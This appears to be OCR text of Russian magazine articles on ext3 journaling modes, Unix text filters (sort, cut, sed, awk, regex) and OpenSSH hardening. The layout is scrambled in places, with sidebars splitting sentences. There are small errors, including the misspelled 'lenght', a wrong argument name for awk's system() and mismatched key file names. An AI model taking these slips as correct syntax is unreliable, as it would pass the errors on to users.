Какой режим выбрать? Если твой сервер является файловым (FTP, SMB, NFS, WWW-сервер), то есть таким, который используется для хранения файлов, выбери режим «Журнал» - юзеры будут благодарны. Пусть в этом режиме сервер будет работать чуть медленнее, зато в случае ЧП можно минимизировать потери информации. Во всех остальных случаях нужно установить режим «Последовательный». Последний режим («Обратная запись») использовать не рекомендуется. Для установки нужного режима используется параметр data файла /etc/fstab:


```
# vi /etc/fstab

Режим Ordered. Можно явно не указывать, поскольку используется по умолчанию
/dev/hda1 / ext3 data=ordered 1 0
Режим Journal для домашнего каталога пользователей
/dev/hda2 /home ext3 data=journal 1 0
На этом разделе нет ничего важного - режим writeback
/dev/hda3 /opt ext3 data=writeback 1 0
```

После изменения файла /etc/fstab нужно заново смонтировать файловые системы или перезагрузить компьютер.


КТО БЫСТРЕЕ?

Тестировать производительность рассматриваемых файловых систем сам я не стал - в Сети уж очень много проведенных тестов, нужно только найти подходящий. Как раз только установил панель поиска Google Toolbar, и выпала возможность испытать ее. Ввожу Ext2, Ext3, ReiserFS, XFS and JFS benchmarks, на что Google вернул довольно много ссылок, одна из них - oregonstate.edu/~kveton/fs/page1.php. На


Скорость последовательного блочного ввода, Кб/с для маленьких файлов



Здесь можно найти ответы на многие вопросы, касающиеся ext3fs



Сравнение производительности fs при работе с маленькими файлами

этой страничке описывается тестирование ext2, ext3 во всех режимах журнала, JFS и ReiserFS в разных режимах для больших и маленьких файлов. Жаль, что тестировалось все на ядрах 2.4 и 2.5, а не 2.4 и 2.6, поэтому комментировать буду только ядро 2.4 (2.5 установлено далеко не у всех).

Ориентироваться будем на загрузку CPU, ведь это решающий фактор при определении быстродействия системы - чем выше загрузка CPU, тем вероятнее система будет тормозить. При условии последовательного блочного вывода (Sequential Output, Block) минимальную нагрузку на процессор дает ext2 (13%), но поскольку она не журналируемая, то ее к особому вниманию не принимаем. Среди журналируемых файловых систем лидером по самой низкой загрузке CPU стала JFS (14%). При минимальной загрузке процессора JFS еще и достаточно быстра - 47178 Кб/с. По быстродействию в этом режиме она лидер (ext2 мы договорились не считать). На втором месте по быстродействию - ReiserFS - 46640 Кб/с, также эта файловая система на втором месте и по загрузке процессора - 24%. Ext3 досталось третье место. Однако не спеши с умозаключениями. Работа файловой системы не ограничивается последовательным блочным выводом, есть еще и другие режимы.

К сожалению, размер статьи не позволяет прокомментировать все режимы, поэтому сразу перейдем к маленьким файлам. Будем рассматривать последовательный блочный ввод. По загрузке процессора и по производительности картина та же: на первом месте JFS, затем ReiserFS, потом ext3.

Не могу удержаться, чтобы не прокомментировать результаты для ядра 2.5.65 - это уже почти 2.6. Для работы с большими файлами я бы выбрал JFS. По производительности она лидирует, давая 49510 Кб/с, а по загрузке процессора не сильно отличается от XFS и все той же ext2 - 14% против 13%. При работе с маленькими файлами опять лидер JFS: 49343 Кб/с и 14% против 46727 Кб/с и 13% у XFS. Осталось добавить, что тестирование проводилось с помощью Bonnie++. Скорее всего, другие программы покажут иные результаты. Дополнительные условия и конфигурацию тестируемой системы можно узнать по адресу: http://oregonstate.edu/~kveton/fs/page1.php.


Скорость последовательного блочного ввода, Кб/с для больших файлов



j1m (j1m@list.ru)

CENSORED

КОНВЕЙЕР НА ВСЕ ПОСТАВЬ

*nix славится своими программами-фильтрами. Множество маленьких программок, каждая из которых выполняет только одну определенную функцию, наполняют каталоги /bin и /usr/bin. С помощью таких фильтров, как cut, grep, sed, можно привести к нужному виду практически любой поток текстовой информации. Появившись около тридцати лет назад, они и по сей день активно применяются, что доказывает эффективность конвейерной обработки информации.

АНАЛИЗ И ПРЕОБРАЗОВАНИЕ ТЕКСТОВЫХ ПОТОКОВ

МАЛЕНЬКИЕ ПОМОЩНИКИ

Две наиболее часто выполняемые над текстом операции - сортировка и поиск. Начнем с сортировки, а поиск рассмотрим позже. Для сортировки строк применяется команда sort(1) (кто бы мог подумать :), которая читает входной поток и пишет отсортированные строки в выходной поток.
У программы есть несколько интересных флагов: -f - игнорировать регистр букв, -d - сортировать только по буквам и цифрам, -n - сортировать по цифрам, -r - обратная сортировка.

Команде можно указать, по какому полю выполнять сортировку. Поля - это последовательности символов, разделенные пробелом или табуляцией. Для этого достаточно указать флаг +номер_поля. Так, можно отсортировать список файлов по размеру:

```
$ ls -l | sort +5 -n
```

Для разбиения строк удобно использовать cut(1). С помощью этой программы можно вырезать из строк отдельные части, которые и будут выведены на экран. Приведем пример:

```
$ echo UNIXLinuxBSD | cut -c 5-10
```

На экран будет выведено «Linux». Как это работает? С помощью флага -c мы задали диапазон позиций символов, которые хотим увидеть. Слово «Linux» как раз и занимает позиции с пятой по десятую в строке «UNIXLinuxBSD». Одним из основных достоинств cut является способность работать с полями. Для этого предусмотрено два флага: -d разделитель_полей и -f список_полей. С помощью первого можно указать символ, который будет использоваться в качестве разделителя полей (по умолчанию знак табуляции), а с помощью второго - список выводимых полей. Пример:

```
$ date
Сбт Ноя 13 17:57:08 GMT+6 2004
$ date | cut -d " " -f 4
17:57:08
```

Здесь мы указали в качестве разделителя полей знак пробела и вывели на STDOUT четвертое поле.

Довольно интересной и полезной программой является tr(1). Она заменяет символы, указанные в первом аргументе, на соответствующие символы во втором аргументе. Так, команда


```
$ cat file | tr a e
```

заменит все буквы «a» на «e». Можно использовать диапазоны:

```
$ cat file | tr 'a-z' 'A-Z'
```

и заменить все строчные буквы прописными - это, кстати, наиболее частое применение этой команды. Указав флаг -d, можно удалять символы из текста.

Часто бывает необходимо просто подсчитать количество строк или слов в тексте. Это легко проделать при помощи простенькой программки wc(1). По дефолту она печатает количество строк, слов и символов во вход-



Комбинируем фильтры

ном потоке. С помощью флагов можно указать, что именно необходимо вывести на экран: -c - символы, -l - строки или -w - слова.

Отдельно стоит упомянуть о двух программах: head(1) и tail(1). Первая используется для просмотра первых десяти строк файла, а вторая - последних десяти. Программы очень похожи и управляются идентичными флагами. Так, с помощью флага -n можно изменить количество печатаемых строк, а флаг -c позволяет измерять порцию выводимых данных не в строках, а в байтах. Помимо этих ключей, tail принимает очень полезный (и полюбившийся админам) флаг -f. После запуска с этим флагом программа не закончит свою работу, а продолжит выводить данные по мере их поступления. Для слежения за логами лучшего решения не найти.

Grep'им понемногу

Ты видел редактор без интерфейса и вообще без интерактивного общения с пользователем?



Смотрим логи

НЕКОТОРЫЕ ВСТРОЕННЫЕ ФУНКЦИИ AWK

lenght(s) - возвращает длину строки s;

index(s1, s2) - возвращает позицию вхождения строки s2 в строке s1;

substr(s, i, n) - возвращает подстроку в n символов подстроки s, начиная с i;

split(s, arr, sep) - разбивает строку s на основе разделителя sep и помещает результат в массив arr;

system(c) - выполняет внешнюю команду s и возвращает код возврата;

printf(format, a1, a2, …) - выводит данные в соответствии с форматом printf(3);

toupper(str) - переводит копию строки str в верхний регистр;

tolower(str) - переводит копию строки str в нижний регистр;

cos(x) - возвращает косинус x;

sin(x) - возвращает синус x;

sqrt(x) - возвращает квадратный корень x.

НАЙДЕТСЯ ВСЕ!

Назначение утилиты grep(1) - поиск в текстовых файлах. Он выдает все строки, содержащие образец поиска. Например команда

```
$ ls | grep .txt
```

покажет имена файлов с расширением .txt. В качестве образца поиска можно использовать регулярное выражение. Некоторые полезные флаги: -E - использовать расширенные регулярные выражения (egrep является синонимом grep -E), -i - игнорировать регистр букв, -v - выводить строки, не соответствующие образцу, -n - выводить номера строк, -f - читать образец поиска из файла, --color - подсвечивать совпадения.

ДОПОЙ ИНТЕРАКТИВНОСТЬ!

Ты видел редактор без интерфейса и вообще без интерактивного общения с пользователем? Нет? Ты многое потерял, тебе просто необходимо познакомиться с sed(1). Потоковый редактор sed предназначен для редактирования текста на лету. Он читает входной поток, выполняет необходимые преобразования в соответствии с указанными командами и записывает результат в выходной поток. Sed управляется командами, многим из которых может предшествовать адрес (номер строки или регулярное выражение, заключенное в «/») или диапазон адресов (два номера строки, разделенные запятой), последняя строка адресуется с помощью символа «$». Любая команда может быть задана без указания адреса, в этом случае она будет применена ко всем строкам. Чтобы не запутаться, команды, принимающие адреса, я буду предварять знаком «[x]», а команды, принимающие адреса или диапазоны адресов, знаком «[x,x]». Так что же можно сделать с помощью sed?

❶. Его удобно использовать для замены слов в тексте с помощью команды [x,x] s/регулярное_выражение/замена/флаги. Например команда

```
$ cat file.txt | sed 's/UNIX/Linux/g' > file2.txt
```

заменит все слова UNIX на Linux и запишет результат в file2.txt. Флаг g нужен, если слово UNIX встречается несколько раз в одной строке.

❷. Добавлять произвольную строку в поток командой [x]a\. Команда



- linuxcommand.org
- www.nevod.ru/linux/doc/sed
- http://gazette.linux.ru.net/rus/articles/index-abs-guide.html

```
$ cat file.txt | sed '10a\Здесь был я.'
```

вставит строку «Здесь был я.» после десятой строки.

❸. Заменять произвольные строки командой [x]i\, которая работает подобно команде [x]a\.

❹. Удалять строки командой [x,x]d:

```
$ cat file.txt | sed '10,$d'
$ cat file.txt | sed '/Windows/d'
```

Первая команда удалит строки с десятой до последней, а вторая - все строки, содержащие слово «Windows».

❺. Добавлять содержимое другого файла в поток командой [x]r файл.

❻. Использовать вместо tr. Для этого есть команда [x]y/источник/цель/ (эквивалент: tr источник цель).

❼. Использовать вместо head:

```
$ cat file.txt | sed 10q
```

Команда [x]q приводит к немедленному завершению работы sed. Поэтому в приведенном примере напечатается только десять первых строк, а на десятой строке произойдет выход из редактора.

❽. Использовать вместо grep:

```
$ cat file.txt | sed -n '/образец/p'
```

По дефолту sed печатает все строки из входного потока в выходной, такое поведение можно изменить, используя флаг -n. Теперь печать строк можно задать только командой [x,x]p. В приведенном выше примере будут выведены только строки, совпадающие с образцом, что эквивалентно команде

```
$ cat file.txt | grep образец
```

❾. Применять приемы программирования. Можно написать небольшой сценарий для sed и сохранить его в файле. Внутри командного файла можно указывать метки и перемещаться между ними. К сожалению, эта тема выходит за рамки данной статьи.

Sed может делать с текстом очень многое, для дальнейшего изучения советую почитать info-страницу.

НАЙТИ И ОБРАБОТАТЬ

Вот и добрались наши руки до одного из самых мощных и сложных инструментов, предназначенных для редактирования текста, - awk. Это язык поиска и обработки шаблонов, по синтаксису он подобен языку С. В нем присутствует даже всеми любимая функция printf. Awk позиционировался авторами как более мощная замена sed, поэтому программы awk похожи на сценарии sed. Программа состоит из пар шаблон-действие, имеющих вид

```
шаблон { действие }
```

где шаблон может быть: отношением (<, >, ==, != и т.д.); регулярным выражением, заключенным в «/»; сопоставлением шаблону (~, !~); комбинацией всего перечисленного. Действие - это оператор или блок операторов, разделенных «;». Каждая входная строка сравнивается с шаблоном из каждой пары шаблон-действие. В каждой паре либо шаблон, либо действие может отсутствовать. В случае если не указан шаблон, действие выполняется для каждой входной строки. Если не указано действие, оно назначается по умолчанию - печать строки.

После запуска программы все входные строки разбиваются на поля. Поля помещаются в переменные: $1, $2, $3 и т.д. Вся строка адресуется переменной $0. Пример:

```
$ date | awk '{ print $4 }'
```

В этом примере шаблон опущен. С помощью оператора print распечатывается четвертое поле. Без указания аргументов print распечатает всю строку. По дефолту в качестве разделителя полей используется пробел. Указать другой разделитель можно, используя флаг -F. Еще пример:

```
$ cat /etc/passwd | awk -F: '/boris/ { print $3, $6 }'
```

Эта команда напечатает uid (третье поле) и домашний каталог (шестое поле) пользо-

РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ СТАНДАРТА POSIX

Для поиска информации в тексте удобно использовать регулярные выражения. Они очень популярны в среде *nix и поддерживаются многими программами, такими как grep, sed, awk, редакторами vi и emacs. Существуют даже аппаратные ускорители регулярных выражений. Наверное, ты уже знаком с регулярными выражениями, а чтобы ты не запутался, вот тебе шпора:

Атомы (может быть любым неспециальным символом):

. - любой символ, кроме символа новой строки
[...] - любой символ из списка
[^...] - любой символ, кроме символов из списка
[n-m] - любой символ из диапазона символов
^ - начало строки
$ - конец строки
\ - экранирует символы специального назначения (^.[$()|*+?{\)
(...) - выделяет регулярное выражение в группу

Классы (тоже являются атомами):

[:alnum:] - любая буква или цифра
[:alpha:] - любая буква
[:blank:] - символ пробела или символ табуляции
[:cntrl:] - управляющий символ
[:digit:] - любая цифра
[:graph:] - печатаемый или псевдографический символ
[:lower:] - любая буква в нижнем регистре
[:print:] - печатаемый символ
[:upper:] - любая буква в верхнем регистре
[:xdigit:] - любая шестнадцатеричная цифра

За атомами может следовать:

***** - символ повторяется ноль или больше раз
+ - символ повторяется один или больше раз
? - символ повторяется ноль или один раз
{n,m} - символ повторяется от n до m раз

Атом, за которым следует один из этих символов, называется частью. Часть или несколько частей образуют ветвь. Полное регулярное выражение состоит из одной или более ветвей, разделенных символом «|», который выступает в качестве логического «или».

> Это язык поиска и обработки шаблонов, по синтаксису он подобен языку С.

```
localhost:~$ cat sample.awk
#!/bin/awk -f

length > 72 {
    printf("%s %d %s\n", "Строка", NR, "длинная.");
    long++;
    next;
}
{
    printf("%s %d %s\n", "Строка", NR, "короткая.");
    short++;
}
END {
    printf("%s %d\n", "Всего длинных строк:", long);
    printf("%s %d\n", "Всего коротких строк:", short);
}
localhost:~$ cat file | ./sample.awk
Строка 1 длинная.
Строка 2 короткая.
Строка 3 короткая.
Строка 4 длинная.
Строка 5 длинная.
Строка 6 короткая.
Строка 7 короткая.
Строка 8 короткая.
Строка 9 короткая.
Всего длинных строк: 3
Всего коротких строк: 6
localhost:~$ _
```

awk в действии

```
localhost:~$ ps ax | sed '10q'
  PID TTY      STAT   TIME COMMAND
    1 ?        S      0:05 init [3]
    2 ?        SWN    0:00 [ksoftirqd/0]
    3 ?        SW<    0:00 [events/0]
    4 ?        SW<    0:00 [kblockd/0]
    5 ?        SW     0:00 [pdflush]
    6 ?        SW     0:02 [pdflush]
    8 ?        SW<    0:00 [aio/0]
    7 ?        SW     0:03 [kswapd0]
    9 ?        SW     0:00 [kseriod]
localhost:~$ ps ax | sed '10q; 2,5d'
  PID TTY      STAT   TIME COMMAND
    5 ?        SW     0:00 [pdflush]
    6 ?        SW     0:02 [pdflush]
    8 ?        SW<    0:00 [aio/0]
    7 ?        SW     0:03 [kswapd0]
    9 ?        SW     0:00 [kseriod]
localhost:~$ ps ax | sed '10q; 2,5d; s/pdflush/xxxxxxxxxxxxxxxxxxxxxxxxxx/'
  PID TTY      STAT   TIME COMMAND
    5 ?        SW     0:00 [xxxxxxxxxxxxxxxxxxxxxxxxxx]
    6 ?        SW     0:02 [xxxxxxxxxxxxxxxxxxxxxxxxxx]
    8 ?        SW<    0:00 [aio/0]
    7 ?        SW     0:03 [kswapd0]
    9 ?        SW     0:00 [kseriod]
localhost:~$ ps ax | sed -n '/kswapd/p'
    7 ?        SW     0:03 [kswapd0]
 1131 tty2     S      0:00 sed -n /kswapd/p
localhost:~$
```

Играемся с sed

Помимо встроенных переменных, присутствуют также встроенные шаблоны: BEGIN и END.

вателя с ником boris. Помимо $1, $2, $N, в awk имеется еще несколько встроенных переменных, самые важные из которых:

FS - разделитель полей (используется вместо -F)
OFS - разделитель полей в выходном потоке
NF - общее число полей
NR - номер текущей строки
FILENAME - имя входного файла
ARGC - количество аргументов командной строки
ARGV - массив аргументов командной строки

Помимо встроенных переменных, присутствуют также встроенные шаблоны: BEGIN и END. Действие шаблона BEGIN выполняется до начала чтения входного потока, а действие шаблона END - после прочтения последней строки потока. Теперь посмотрим, что нам дает использование встроенных переменных и шаблонов, для этого возьмем команду

```
$ cat /etc/passwd | awk 'BEGIN { FS=":" } /boris/ { print $3, $6 }'
```

Этот пример аналогичен предыдущему. При введении новых переменных в awk-программу объявлять их не нужно, они будут создаваться при инициализации. Причем переменная сама примет необходимый тип в зависимости от операций, выполняемых над ней:

```
$ awk 'BEGIN { a = 13 + 17; print a }'
$ awk 'BEGIN { a = "UN" "IX"; print a }'
```

По окончании выполнения первой команды на экран будет выведено число 30, а вторая команда выведет слово «UNIX». Конкатенация (слияние) строк выполняется операцией «пробел». Арифметические операции такие же, как в языке C. Массивы могут быть ассоциативными (как хэши в perl), то есть запись вида «circle[color] = red»; воспринимается интерпретатором нормально.

В awk присутствуют все стандартные управляющие операторы, такие как ветвления и циклы. В большинстве своем они повторяют операторы языка C. Вот только не знаю, как часто тебе придется ими пользоваться. При работе с текстом они редко бывают нужны.

Напоследок рассмотрим пример:

```
$ cat file | awk '
length > 72 {
    printf("%s %d %s\n", "Строка", NR, "длинная.");
    long++;
    next;
}
{
    printf("%s %d %s\n", "Строка", NR, "короткая.");
    short++;
}
END {
    printf("%s %d\n", "Всего длинных строк:", long);
    printf("%s %d\n", "Всего коротких строк:", short);
}'
```

Это маленькая программа подсчитывает количество длинных и коротких строк в файле. Как ты уже, наверное, заметил, она состоит из трех блоков шаблон-действие. В первом блоке выясняется, длиннее ли строка 72-х символов (по умолчанию length вызывается с параметром $0). Если результат положительный, выводится сообщение и увеличивается счетчик (переменная long). Далее следует обратить внимание на оператор next, который принуждает интерпретатор перейти к обработке следующей строки. Таким образом, действие второго блока будет выполнено только в случае невыполнения действия первого блока. Последний блок END будет выполнен в самом конце и выведет общее количество коротких и длинных строк.



Anton Karpov (toxa@real.xakep.ru)



ЗАБАВЫ С OPENSSH

Давно канули в лету времена, когда для удаленного администрирования использовались telnet, rsh, rlogin. Secure Shell (ssh) - сегодняшний стандарт де-факто для удаленного управления *nix-машинами. OpenSSH - свободная реализация протокола ssh (версий 1 и 2) от разработчиков OpenBSD - имеет подавляющее преимущество над аналогичными реализациями и присутствует практически в каждом дистрибутиве Linux или BSD. Но, как это часто бывает, мало кто использует OpenSSH хотя бы на половину его возможностей. Прочитав эту статью, ты сможешь моментально управляться со многими задачами, на которые раньше зря тратил время.

ПРИЕМЫ ЭФФЕКТИВНОЙ РАБОТЫ

КОНФИГУРИРОВАНИЕ

Стандартно конфиги как клиентской, так и серверной частей располагаются в каталоге /etc/ssh. Серверные ключи, секретный и публичный, лежат там же. Я не буду рассматривать каждую строчку конфигов, а лишь приведу те минимальные изменения, которые желательно произвести в файле настроек демона /etc/ssh/sshd_config.

Первым делом нужно отказаться от совместимости с протоколом SSHv1. По умолчанию сервер лоялен к старым клиентам, которые не могут соединяться по протоколу SSHv2, и поддерживает обе версии протокола.

```
#Protocol 2,1
```

Эта строчка означает, что на этапе соединения сервер предлагает клиентам второй протокол, но если они откажутся, то позволительно использовать первый. В SSHv1 используется более слабый алгоритм генерации сессионного ключа, уязвимый к криптоатакам, и все современные клиенты умеют использовать SSHv2. Поэтому раскомментируем строчку и правим:

```
Protocol 2
```

По умолчанию (в некоторых дистрибутивах или если ты собрал OpenSSH из исходников) доступ суперпользователю по ssh разрешен:

```
#PermitRootLogin yes
```

Не стоит еще раз напоминать, что под рутом лучше не входить даже локально, а удаленно - тем более. Привыкай пользоваться утилитой sudo. А конфиг исправь:

```
PermitRootLogin no
```

Можно также ограничить доступ определенными хостами (host-based auth средствами sshd или используя банальный пакетный фильтр), но это неудобно. Ssh тем и хорош, что можно удаленно получить безопасный доступ с любой машины. Однако ограничить право логина по ssh отдельным пользователям или группам вполне разумно:

```
AllowUsers toxa
AllowGroups users
```

Наконец, если доступ планируется предоставить широкой группе пользователей, то можно приветствовать их специальным приглашением:

```
Banner /etc/ssh/sshd_banner

# echo "Access RESTRICTED. All you actions will be LOGGED" > /etc/ssh/sshd_banner
```

Остальные настройки пока можно оставить по умолчанию. После изменения конфига следует перезапустить sshd, предварительно проверив правильность внесенных изменений запуском /usr/sbin/sshd -t (обрати внимание: в данном случае необходимо указывать абсолютный путь к демону sshd). Ведь если ты совершишь ошибку во время правки конфига с удаленного компьютера, то можешь запросто потерять доступ к машине.

ЗОЛОТЫЕ КЛЮЧИКИ

По умолчанию sshd аутентифицирует пользователей по системной базе паролей. То есть ты просто вводишь тот пароль, который используется при локальном доступе с физической консоли. Это самый распространенный метод, однако он не лишен недостатков. Представь, что помимо sshd у тебя в системе крутится pop3-сервер, аутентифицирующий пользователей все по той же базе

```
toxa:~> tar xzf openssh-3.9p1.tar.gz
toxa:~> cd openssh-3.9p1
toxa:~/openssh-3.9p1> cat version.h
/* $OpenBSD: version.h,v 1.42 2004/08/16 08:17:01 markus Exp $ */

#define SSH_VERSION     "OpenSSH_3.9p1"
toxa:~/openssh-3.9p1> cat version.h|sed -e 's/OpenSSH_3.9p1/OpenSSH_PRIVATE_VERSION/'
/* $OpenBSD: version.h,v 1.42 2004/08/16 08:17:01 markus Exp $ */

#define SSH_VERSION     "OpenSSH_PRIVATE_VERSION"
toxa:~/openssh-3.9p1> 
```

Параноики могут изменить баннер sshd

паролей. Твой пароль можно отснифать во время pop3-сессии, а затем беспрепятственно войти с ним в систему по ssh.

Можно, конечно, ограничить доступ по ssh с определенных адресов, но если подобное ограничение неприемлемо (кто знает, где я окажусь завтра?), можно воспользоваться авторизацией по ключам.

Авторизация по ключам обладает следующими основными преимуществами:

❶. Позволяет аутентифицироваться на удаленном хосте по ssh без ввода пароля. Например, очень часто ssh используют в скриптах автоматического резервирования системных и пользовательских файлов, которые себе дороже передавать по сети в открытом виде. Разумеется, эти скрипты запускаются автономно и не должны требовать вмешательства админа для введения пароля. Да и вообще, по сто раз на дню вбивать пароли - то еще удовольствие.

❷. Позволяет избежать возможности отслеживания вводимого пароля кейлоггерами в случае, когда ты логинишься в свою систему с недоверенной машины (или просто тебя хакнули ;).

Для работы потребуются два ключа: публичный и секретный (приватный). Генерирует их утилита ssh-keygen(1). Протокол SSHv1 позволяет использовать только rsa-ключи, тогда как в SSHv2 доступны алгоритмы rsa и dsa. Честно говоря, с практической точки зрения нет большой разницы в том, какой алгоритм ассиметричного шифрования, RSA или DSA, использовать, однако существует мнение, что rsa работает побыстрее и, как утверждает одна моя знакомая любительница криптографии, более стоек к взлому. На локальной машине (клиенте) сгенерируем rsa-ключ длиной в 2048 бит и сохраним его в файле ~./ssh/myserver_rsa:

```
client:~$ ssh-keygen -t rsa -b 2048 -f .ssh/myserver_rsa
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in .ssh/myserver_rsa.
Your public key has been saved in .ssh/myserver_rsa.pub.
The key fingerprint is:
a6:1d:4a:98:7f:4a:93:aa:38:d6:4f:b5:2b:39:6c:64
toxa@laptoxa.toxa.lan
```

В результате мы получили пару ключей: секретный (myserver_rsa) и связанный с ним публичный (myserver_rsa.pub). Обрати внимание на права доступа:

```
client:~$ ls -l .ssh/puffyhost_rsa*
-rw-------  1 toxa 1743 2004-10-02 13:14 .ssh/myserver_rsa
-rw-r--r--  1 toxa  403 2004-10-02 13:14 .ssh/myserver_rsa.pub
```

Теперь нам нужно переправить публичный ключ на сервер - ту машину, на которую мы планируем логиниться по ключам. Так как ключ публичный, можно смело выполнять копирование по незащищенному каналу. Секретный же ключ никуда дальше нашего хоста не уходит.

Переправив myserver_rsa.pub на сервер, его следует добавить в список авторизованных ключей. Для протокола SSHv2 таковым по умолчанию является $HOME/.ssh/authorized_keys:



Разумеется, можно не вносить правки ни в какие конфиги, а все указывать в командной строке как аргумент команды ssh. Ключ -A включает форвард агента, ключ -X - форвард протокола X11. Ключ -C включает сжатие данных, что полезно на медленном канале.

НА СТОРОНЕ КЛИЕНТА


Нет необходимости править глобальный конфиг клиента (/etc/ssh/ssh_config). Более того, указанные в нем опции - глобальные, и бездумно изменять их не рекомендуется, это может повлиять на безопасность системы. Приоритет имеют опции, указанные в per-user конфиге ~/.ssh/config. В этом файле можно указывать конкретные настройки для логинов на разные хосты:

```
client:~$ cat ~/.ssh/config

